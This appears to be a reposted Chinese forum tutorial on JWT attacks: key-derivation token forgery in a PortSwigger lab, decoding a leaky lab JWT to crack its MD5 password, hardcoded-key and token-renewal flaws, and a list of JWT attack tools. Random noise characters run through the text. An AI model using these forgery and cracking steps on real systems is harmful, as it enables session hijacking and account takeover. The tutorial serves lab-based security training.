* @4 k: @1 B2 G& ?3 Mhttps://github.com/silentsignal/rsa_sign2n S8 ^8 l; r: B* J# ?: C% ^
) c: h7 ]$ C6 x, S. Y. t1 O
6 Z1 I" a9 Y' k) F) k1 b , G! A! G$ v/ h% u0 ^# ^) m, D
! q: A8 V8 k$ [8 I- x# Q5 g8 O2 G+ \
简易示例2 d3 c/ g. W/ k
" k* `0 O/ X2 i8 u6 q* h
) U2 a9 w: T& t$ L 靶场地址:
2 Y3 q8 B1 A1 W2 G. ~; D
https://portswigger.net/web-secu ... with-no-exposed-key
1 K. i9 i8 L' \
\2 J% _5 q4 n" D3 Y
( e- {$ Z* |" v- Q 6 h- H' m6 n- }# V9 L3 A2 T* g- n
6 U4 f. d3 f: J# G2 q) r6 n1 x# m
; q& o. ]; T; s, l Step 1:安装常规操作登录登出,再登录,获取两个JWT
' M4 H9 Q2 l$ K9 E1 V; w. K; S4 U % y$ v" {/ c* a
' G( F- Z5 A7 J# {* \+ _* T
0 }9 `: v6 ?. |& x5 S 9 `: n0 s4 t! g2 J& @; o
w, z8 U' k; R& c4 N- m 随后将其放到Port提供的docker工具里面运行,运行的命令如下6 _, r4 c, W: p" s% {$ K& s
D: C- |% C" h# U, F+ `. @$ K1 \) }6 D' O
0 S3 R( {" R: H2 h& C3 j: ~1 D7 }
docker run --rm -it portswigger/sig2n <token1> <token2>( P- P/ P- N( g
4 d; y. q. V6 R2 H+ A* _! w 8 B, L4 Y: Z7 I% D8 t& E3 }6 X& B
5 c: C0 S8 Q+ Y
9 X$ p" e1 k+ E
: r% `& w: R" w# A& j' s; b v
# h0 V/ P; @' ? T7 u; r jwt _ forgery.py脚本会输出一系列token的存在情况值
# \0 k9 m4 X9 }. f( ^$ _: U0 c 7 z5 J. q `3 l
" J6 l- l! q: Y. G5 q , d! p5 M2 X" a% V7 ]/ }' a( r
; v; ]- i; `, m) T8 J
$ R) v! w1 A/ }! x2 k Step 2:这里我们尝试每一个Tempered JWT,Port这里给了提示说是X.509 形式的,所以我们只需要将X.509形式的JWT进行验证即可,当Response回应200时代表token是有效的,若为302则代表了重定向,下图是一个成功的案例 y9 L# U* N4 Q+ r
$ f/ `) ~, j& X3 c8 d5 N& g5 ^6 l8 J" e K
e& @6 [0 Y, P" s- w2 g % j* w1 w, x+ R( `$ [7 n
" n4 X _0 e/ S* N1 F% i
Step 3:将JWT的Base64编码拿过来先放到记事本里面暂存,在Burpsuite的JWT Editor Keys点击New Symmetric Key,将上面的Base64编码拿过来替换此对称密钥的k值,生成对称密钥之后进行和之前攻击一致的Sign操作
! D* I1 N5 O. k/ ?" J8 t 7 x- j6 K/ [( n" a' L6 n3 P$ q
! x9 O: i$ B _
* A3 x( [3 r9 f: q3 d
1 G3 W M. W' B$ A [( T+ M% L
8 @# P" Q5 D0 U/ a& n2 _! d 敏感信息泄露( A: y( W& ?/ k, F; x$ w) `
' l+ X* v! t' T- O" \6 ]
" }( H5 A& }/ D* M ^3 z+ m 基本介绍
0 i8 m9 b6 t9 T: _ 3 I% L7 }0 f. b+ m, v8 W3 i' V; U
$ q4 F7 h2 h' ^( x" w. u JWT敏感信息泄露是指攻击者通过某种方式获取了JWT中包含的敏感信息,例如:用户的身份、权限或其他敏感数据,这种攻击可能会导致恶意用户冒充合法用户执行未经授权的操作或者访问敏感信息,常见的JWT敏感信息泄露方式包括:
6 ]9 q' U/ N4 |+ w7 j8 _ % q4 x) c: k- {" Y; m; Q
- v* m0 i/ O: _+ }$ T6 o- W
- # ~3 N( D: j* \0 z0 M# H, N; E
窃取JWT:攻击者通过窃取JWT令牌来获取其中的敏感信息,这可以通过窃取存储在客户端的JWT令牌或者通过攻击服务器端的JWT签名算法来实现
# M& @ @8 N/ Y3 f& n
, \' d- ]# W! v H7 K
-
" g2 h: G8 N1 j7 i& E( n- C 窃取载荷:攻击者可以在传输过程中窃取JWT的载荷部分,这可以通过窃听网络流量或者拦截JWT令牌来实现
) h N: J8 ?( V$ S2 M2 B
4 l/ b7 ^5 X, @- } b! f% Z -
, U$ _* g {7 `5 y, a: h 暴力破解:攻击者可以通过暴力破解JWT签名算法来获取JWT中包含的敏感信息. c) q! o; G# c& C
) n9 a. w8 u- R5 r, l1 d
4 E! e2 `% h8 n4 T7 V+ \+ I3 X8 d) [1 z1 `; [
简易示例# ~2 h7 F) |3 q2 O4 G$ H4 h
. i: l& b( \9 O$ f4 v# g: T/ a
! S$ R3 X4 i! ~6 f2 u0 x) |; m 靶场地址:https://authlab.digi.ninja/Leaky_JWT9 A6 n% J- k4 y h/ e1 h& B
+ V( J# O1 g1 r$ s. e9 D
; y, Q# l) r% g. r$ [) | 靶场JWT信息如上所示,而在实战中我们可以去抓包,如果抓到的数据包中有类似这样的JWT认证那我们就可以直接拿去解密了,我们拿到的数据是这样的:
& M( F+ v/ `; I {7 A" C
! \9 G( t/ \+ f/ ~! L
b4 |# z4 t: E3 H( f! c9 V7 }
& d) R N: A. [$ `* y+ Q2 ~ eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsZXZlbCI6ImFkbWluIiwicGFzc3dvcmQiOiIyYWM5Y2I3ZGMwMmIzYzAwODNlYjcwODk4ZTU0OWI2MyIsInVzZXJuYW1lIjoiam9lIn0.6j3NrK-0C7K8gmaWeB9CCyZuQKfvVEAl4KhitRN2p5k5 D3 k9 _$ {( a" n& e- F- _5 _$ D
7 `) }5 H& w3 m# a# D/ G d( B
) I4 ^6 l# M% R+ m5 `! f; I7 G
) d( Z, n$ O8 m6 X9 L h0 {7 L 上面是一个标准的JWT认证的格式,其包含Header、Payload、Signature三个部分,每个部分之间又以"."号分割,他这里的JWT认证是经过base64加密的,所以我们这里先要拿到base64解密网站去解密一下
- i% Q; f+ m" Y, A' U8 t$ s7 @, |https://base64.us/
" o# ?% L$ `8 O, w9 H6 W1 ?" z
+ z7 g1 H, Q! E$ I' S& ?+ ]9 A8 W7 i. j
/ y9 L B+ S& n; N& q
; `* d$ X7 f4 k2 c+ h0 G
% Z7 v7 V8 s& D& J! A7 p: N/ o 在这里我们可以看到payload部分的数据解密出来后包含password字段信息,后面解出来的是一串MD5数据,之后我们将其拿到MD5在线解密网站进行解密操作:6 q* X! C7 o/ Y6 h ]. Z% r" V
& _- P3 K5 i% ~5 N
5 R; H) E) s9 k' i* n7 s% h
' t0 f3 w) {( ^
* P- y: j4 _$ T1 g8 X; H/ i( p3 X4 @# G- C. ~3 d
随后得到密码Password1并使用其作为密码,使用joe作为用户名进行登录操作: F8 z; ~* V0 r0 x4 L6 m# S
4 I+ \ q, A: q/ o+ e8 m' y8 U
: z4 c' Y- z& s2 ]$ T5 \1 ^- J- V * K6 @7 p% J% g/ [
: o. l. ]$ z( D: [, ?
! i( ^$ e3 Q* h/ Y+ B 随后成功登录:- W- b2 ]" t+ l' O2 m1 a V0 w
& {2 `$ r, @( w
) S2 [/ r8 s& P5 P: p3 D
6 J8 h9 R. u: `5 B1 v) K3 u" b
% \/ J$ J8 ^5 b4 L& x& K9 c
% H6 `7 |( n; } 密钥硬编码类
. U2 f% Z7 X* n% Z, M1 o/ N % w* L: {" D* i
; b0 N1 `0 L; ]; R: H% ? 基本介绍
& j! B3 l4 A4 \' S. a) h B8 ?
+ y# @ w% q0 A: |, X
# @7 ^% s( W8 P$ g' i JWT中的密钥是用于对令牌进行签名或加密的关键信息,在实现JWT时密钥通常存储在应用程序代码中即所谓的"硬编码",这种做法可能会导致以下安全问题:3 w$ V& f3 ]" Z8 V: l* C% R' F+ ]
& k2 C& N% s7 q `; w
3 H h- z9 K5 @! [4 ]# o5 b - ; k1 J+ E" X+ e: s* j5 t# n% p
密钥泄露:硬编码的密钥可以被攻击者轻松地发现和窃取,从而导致JWT令牌被篡改或解密,进而导致安全漏洞" Z4 q0 k: J" q, K$ Q; U& [; e
U2 {3 I' n8 `5 J" B+ M7 i
-
8 ~6 N8 p! J. r3 |6 {4 k1 T; E 密钥管理:硬编码的密钥难以进行集中管理,无法灵活地进行密钥轮换、密钥失效等操作,从而增加了密钥管理的难度
4 p1 c! n. _3 ]" m
7 q0 L, ^9 U. X- G
-
8 F/ m3 C: t, z 密钥复用:硬编码的密钥可能会被多个应用程序或服务共享使用,这可能会导致一个应用程序出现安全漏洞后,其他应用程序也会受到影响
) i% |8 X7 G, D6 W. ]8 z" p
/ ~6 R) V/ r4 S8 F& n
7 I: ?: y) a5 J9 t$ R8 j+ k. Q4 W0 J' M0 j8 K* Z% g
漏洞案例+ S7 |2 C3 i+ e. P7 d
6 l4 t: E f/ Z4 N
3 v/ _8 }7 n/ Y: l9 b# `- V JWT密钥硬编码:
# X _9 v7 \6 K0 s
5 H7 g" t% F, c4 g t% W/ [, ]: D0 _3 f4 p# y
F, A# M% p4 N5 I$ t2 `& p
! ?3 r n7 A$ A I, L( [, X
: _: @' K0 d( ^# M1 g) G* x 会话续期& l& J o- G" v3 s! p
5 n! Y; f3 L1 H% }( I4 W
* k& c$ E' ]. I! z4 \1 p 续期机制$ F$ P- l) y2 c7 m
( Y0 S4 N5 M' `$ w- O
' v+ i% U4 W* C4 Q3 t JWT(JSON Web Token)的续期机制是指在JWT过期之后通过一定的方式来更新JWT令牌,使其可以继续使用以减少用户需要频繁重新登录的情况,常见的JWT续期机制包括:
. ? V# @# G8 i$ G) Y; y " S& v, Y% d. a9 D0 u
- N* K. c6 q5 |
- + q7 j4 c4 [ \% N- C: t
刷新令牌(Refresh Token):在用户登录时除了获取JWT令牌外还会获取一个刷新令牌,当JWT令牌过期时可以使用刷新令牌来获取新的JWT令牌,刷新令牌的有效期通常比JWT令牌长并且会在每次使用后更新有效期以确保安全性
2 ]& u+ o/ C+ f9 Y5 _, h
1 J6 G8 t9 L8 _( a' s2 i) d
-
& `4 e9 K" T, j* _& @2 p; I7 L, G 延长有效期:在JWT令牌过期之前服务器可以根据某些条件来判断是否需要延长JWT令牌的有效期,例如:用户在活跃状态、令牌过期时间较短等,如果满足条件服务器将发送一个新的JWT令牌以替换原来的JWT令牌
9 u) [: \8 W c+ D" i0 b
5 D0 {$ v7 r0 ~7 Z/ p( H
- - K0 d8 s. W; C4 ?8 V8 f
自动续期:在使用JWT令牌时服务器可以检查JWT令牌的有效期并在需要时自动为其续期,这通常需要与前端应用程序进行配合以确保用户可以无缝地使用应用程序,而不需要重新登录5 g& M" ?( q: c$ ` n
8 o: s' N1 M* s4 p3 ], ~ : F l2 F- S8 C) ]: d
$ G- t2 X4 o7 c) G/ [4 T! I 续期问题% }6 p. }+ C7 q( x
- g# p' ]2 _: ?: R6 } D5 l
3 k6 S& Q3 v1 N 无限使用& l% r- w3 |$ \- {5 A$ L
) d" w7 p+ y3 L- w. Y3 }( j. V# }$ e. `9 a6 n' ~) c9 L& k6 c
用户登录成功获取到一个JWT Token,JWT Token由包含算法信息的header和包含用户非敏感信息的body以及对header和body数据签名后的sing值拼接base64后生成,body中包含用户token失效时间戳exp(默认1小时)、用户id标识u
P# F7 @, B7 Y# z4 }; } ; O3 y/ P- u! C7 w6 X
6 v3 y; y# @" f( h
JWT Token有效期为1小时
% ]- B5 ~- x, \) n1 q6 @ / x: {4 o- ^& o$ a
; t2 U% @) q5 M5 I9 v! S% U( D
7 u! W7 ~2 ^( g3 e3 F& u [( ]8 M- k6 _7 @, O7 b
$ f( U6 B! v' Z% x9 W9 F8 A
" S( z- B7 u2 o. ~3 I) S" h
- `+ F: m8 j% Q& [; i; C0 j5 _2 R# H/ @. O9 o$ C
) y* w. Z! D0 z9 ]7 M! f
' X0 ]% y& ?( Y, x! D( X& ]' A3 q8 E& D' a( L( d
但是在过期后发现使用之前过期的JWT Token可以继续进行会话操作8 b6 D! u5 k) _9 q
! u3 }- @- {* G+ r) q
% f; V0 I9 q' X2 `$ z1 ~' k 8 w1 e6 G; @" _7 W9 t2 `
$ L5 \2 h, y) k, U. _
0 r) w5 j5 z1 X" w Token刷新缺陷+ c. H! y9 \. L( q
$ x9 r' {3 Z+ X, F
' q0 P7 P2 G; X: ^! [
JWT Token在续期设计时由于代码编写错误将新老token更新逻辑设计错误,使得新Token和老Token一致,导致JWT 续期失败
6 Y& J. e* h$ ^, u$ ~
% f; N F. L6 s# K/ C
0 u6 l) L+ _# C) n' ?" M, _ 测试效果如下:+ o, f! A- y) u, I
# x& A; z( h5 ?! Q1 p
9 D \3 \# Q9 O" V3 E+ b' N8 r3 Q) P , I4 H" U- D- ]% B: ]! s
( k8 g+ f! V% i1 h# n) x, i
/ s8 ]" H% N- ^% Y( R N个新Token生成$ d5 v- e2 B2 B v
8 T' a: b: s$ c9 F$ c4 k5 n7 H0 z; b" Q
功能测试时发现JWT Token首次生成时默认失效时120分钟,续期业务逻辑中仅在JWT Token的后1/3时间,也就是80-120分钟时进行续期操作,在此期间用户的Token会进行刷新操作,使用新的Token请求到服务器段,服务器端会返回一个新的JWT Token到前端,供前端使用,但是在续期期间旧的Token可以无限制生成多个有效的JWT Token,存在一定程度上的被利用风险
8 K1 c, f; D8 x' B* v0 _% O& j
/ R9 L! C. e& X$ y& ~4 I
' {+ g6 I6 i H5 C0 t3 C* z
1 a) \$ Z, ~5 W9 j$ o: o
5 N/ v7 ^) n* V) |* O {' n" J7 Y U$ o. S
6 C% g$ G, ?3 Q3 ^$ S4 k
9 t9 n4 W2 g( ]$ t9 E( F4 O% L5 `. I9 k. J: T0 z
工具集合
' p8 u- M4 q4 ^# n. I+ {# b; D6 H 2 I; h( m4 i2 j! D2 w) L4 g
6 x: W& l1 d0 o+ I
jwt_tool
+ @* t4 O9 [) p4 b" s( j# ~& [, z
' F0 m7 \1 Z6 a7 J7 ?( ?, p1 M
' U6 u0 S5 o6 l9 B4 V3 M; | 项目地址: b5 m- K% e L. b3 I: `
& P% `$ d9 `$ e, g. V; Z# k
0 I/ M$ u; b$ _' c0 B
https://github.com/ticarpi/jwt_tool
9 f' b" v! G, n8 }" }: {
2 E3 Z& ` k2 g, Q' B* v: L2 F4 _. |! z
8 L' O4 v/ Y, Y6 ? 6 _9 h+ J; t6 `. K, ~
, a D" C! `: u: R% e. w H 主要功能" h% h$ R* u) d8 }7 T3 f
& k2 P% ?: P$ `: O% R1 O, ], d
* P) ^: C* Q$ i u( c
1、检查令牌的有效性
. ^. {& }% `; Z$ c3 u& ~
2、测试已知漏洞:
+ w' D1 R) j& c2 }' UCVE-2015-2951:alg=none签名绕过漏洞
% c% s& `- N& S8 `) W1 cCVE-2016-10555:RS / HS256公钥不匹配漏洞
2 S, Q1 i1 N) ]& T+ R
CVE-2018-0114:Key injection漏洞
# r9 V' R1 z0 n
CVE-2019-20933 / CVE-2020-28637:Blank password漏洞
( f0 m/ m% z* N+ \( S* E k
CVE-2020-28042:Null signature漏洞
3 S" W* H! M' j9 u. X% P0 L3、扫描配置错误或已知漏洞
m" T8 r# Z! C9 O( t
4、Fuzz声明值以引发意外行为
! ~( s3 z f, p4 F5 `2 ]8 @: N5、测试secret/key file/public key/ JWKS key的有效性
$ n$ ~. P9 w. U. A2 K2 ]/ j+ ]6、通过高速字典攻击识别低强度key
- E! S. e4 i4 \/ @" ]# T& b
7、时间戳篡改
* u& ~2 u% N1 `8、RSA和ECDSA密钥生成和重建(来自JWKS文件)
4 i: K" B! c8 h+ G# ?( i0 U
9、伪造新的令牌头和有效载荷内容,并使用密钥或通过其他攻击方法创建新的签名
; |) U9 U2 p2 T6 j m6 C0 d
7 t5 C: @! W' d' d/ b; B' B* w# ~ t1 g
使用说明
/ Z, W8 @8 { ^/ `, J5 J
- |6 Q, @: N& F/ c- d2 i
* H7 {0 K% ?/ ]- i1 n, r https://github.com/ticarpi/jwt_tool/wiki/Using-jwt_tool6 x0 [0 y$ s6 v
4 I# B; F$ j7 c' W- U u) m
/ ]& ]% q1 d" \& _' l) A0 d M1 T3 u 1 {3 P) ?; I& J, ^( ~' I
) V8 r) h: c( h& ^: y) I: O
: ^/ k( I% J/ R& I" g$ b; ]; ^4 n
MyJWT- ^* I! W. C7 }; T( z v, Z j9 C
& Z* H" \% q/ F4 w j& _
1 C2 H: x' e' _, z" ^! b: t
项目地址# e3 u2 T% u, m- z/ L* p4 G, `6 y. V. r
. J8 v, b6 z" X- C/ H5 b9 C, C* ^2 Y0 B6 M
https://github.com/tyki6/MyJWT/
- E; v4 p" h' P) X% B ' G: A' d/ r. E4 T0 x* `& n& |
. d$ H5 N* C( Z& L # H `% z. f w
% H- w' V- ~) {
% c2 |6 A& q2 M; r s
! K q9 Z8 l% L6 t
* ~5 r7 u5 |4 H0 q; Q6 A8 p" b3 m2 O+ ]! j' D# |: s7 Z
功能说明+ ?4 j1 g- z. I9 g' o; F& Z/ R
9 t! R3 }8 D; O7 ]8 v5 y5 ?8 N
/ V: D, m+ @' F( B4 I$ v -
: a4 f6 G! Q; r. D8 E copy new jwt to clipboard
4 K1 m- X6 ~& P0 R( {: }8 l
# i$ N) {) ?; ]8 p! t6 C
- 5 `) v, `1 A: U4 G0 L3 B
user Interface (thanks questionary)8 G& V& y1 p) S- L k! p: k+ _
5 D. ~1 P. N! P, x
-
1 V0 C ~6 \/ f e color output2 K' B9 U, S" Q+ D* d
- ^; i0 v# j' T2 y - , X H m; T. m7 N" e7 J# @, T
modify jwt (header/Payload)
' ?2 ]$ T8 [4 T( b. U0 c$ B7 R3 Q, J
3 m, w, z9 M4 n$ s! i - 3 y$ C0 O' o3 F8 V% [7 j
None Vulnerability
. m8 u) l' Y4 D
1 b9 R3 |" h) {: R" ]
-
% J3 F- h4 F1 |+ c7 ^) u% S RSA/HMAC confusion0 V8 [' X3 X$ ?3 }1 P
0 C+ \! V. e3 s+ P1 k. d. H
- 9 f2 }& Y9 q) T$ G
Sign a jwt with key! p+ f; j0 B0 ~8 I, C
, b2 [2 g- ~( s `9 y -
9 p/ k0 g6 p7 n" m# t Brute Force to guess key
& i+ [: A1 R' T: i- {
4 A; P" ]0 a5 U4 _
-
- K) U( ^$ R) d2 ]1 t4 I crack jwt with regex to guess key' d, C( K, c; s- e6 z) D8 F) I1 K
J6 h5 V# A! {; B c& w
-
1 G# ` d: c0 r- L kid injection7 k! `. m' V1 D+ Y _
+ s8 `: A. H7 d4 y
- ) z2 t4 [9 a9 s% v
Jku Bypass3 \: U4 \4 p2 \6 u- w' b: e
4 s) G: p! R/ q; z( n
-
! U, Q* m# n+ }$ [* T& H X5u Bypass7 J% a- s+ q7 M- z; z
* z; ?9 k" p& g- G
8 y7 k! D1 R1 `1 V- S
^. c9 c% X$ @2 v% P, N6 u 辅助脚本
2 O4 u6 U) E" K& l. r1 M 4 d3 ?3 o) v# z% n7 S
T% P2 [+ U- n
脚本地址, H$ X G& m& } N3 H; L
2 O8 K' M# D) A0 B7 Q% z- ?+ z7 W" T; [1 a( V* e% n! S
https://gist.github.com/imparabl3/efcf4a991244b9f8f99ac39a7c8cfe6f3 Q/ f( C6 w' S2 f0 A6 J9 I- m' K6 o
8 l( D- M+ b; i, Z
Y r8 e: I* g3 F" U# X
" T x& U/ w7 p1 g$ K3 ~6 O
/ ^( V4 ^2 H3 h3 W* [6 J! ]. Y
' f; E0 I# R- Y8 a* ?
脚本功能. I$ Q/ j& _7 z
/ h1 A7 t1 P6 P& V
7 M* ^( h/ X+ _. @# P- T" {& ~
用于利用CRLF漏洞的脚本' l* ]& Z! o8 }) N9 B
# ]* d4 P1 @2 l8 n" a8 U E$ b
/ }) {8 h+ Q% l! o8 Z 参考链接! P: V# P% f$ l N' T* n4 H
. a' @: ~+ Q+ X! t
$ x- Z& ?5 f# ]. X1 U) O% @& ^; H
https://1024tools.com/hmac
' E8 I8 a K2 K' S7 ], S4 s& r/ {
https://github.com/ticarpi/jwt_tool
7 D. ]6 Z/ d# e5 c* y5 g3 S+ d7 v: B
https://www.anquanke.com/post/id/236830
* h$ e. Y' J4 W; U! @" l0 Mhttps://www.freebuf.com/articles/web/337347.html
% j0 \/ H7 G# e, O7 |2 ghttps://digi.ninja/projects/authlab.php#landleakyjwt
7 {/ f9 Y% N6 I% |6 L$ j
https://attackdefense.com/challengedetails?cid=1424
2 s* X2 H7 l6 ?6 B1 @+ g, Ohttps://github.com/wallarm/jwt-s ... er/jwt.secrets.list
$ g8 E1 I0 H; y# B4 Xhttps://portswigger.net/web-secu ... nverified-signature/ Z3 U/ P! l0 _2 s4 t+ F
' k6 m# Y- ` X1 O
* L1 s* Z; [+ v1 v# O ' _1 F3 s; O" E" B6 ~2 \4 d
5 {* i; `: l1 J& d. _/ ], p2 E4 C/ C
1 T+ r! A8 C) z" c, t( f -
4 { \8 I y! s + M, E) b# E3 s4 W$ |
2 g( H/ M1 {8 }- F/ h! m
+ {- a+ A' X. s
% i2 o0 u3 r! p" I* b 原文地址:https://xz.aliyun.com/t/12906
9 F5 U9 C2 i/ l- J' t+ c' T* j
* l9 h- B% |0 P- A
& n; b0 N r/ P3 p! N, H8 Q 声明:⽂中所涉及的技术、思路和⼯具仅供以安全为⽬的的学习交流使⽤,任何⼈不得将其⽤于⾮法⽤途以及盈利等⽬的,否则后果⾃⾏承担。所有渗透都需获取授权!0 P+ x* ]* `" @3 M& M. o
5 Q/ S# [3 f- S3 s9 A& D6 H% W
0 v5 c6 \( U$ b' N y
3 O9 A+ w1 L/ ~% l' G1 x' o K, a
m) H: I4 V8 H& H5 k: B+ H ) j1 \% \4 _, n
| 


 发表于 2024-3-1 19:49:25

 收藏
 支持
 反对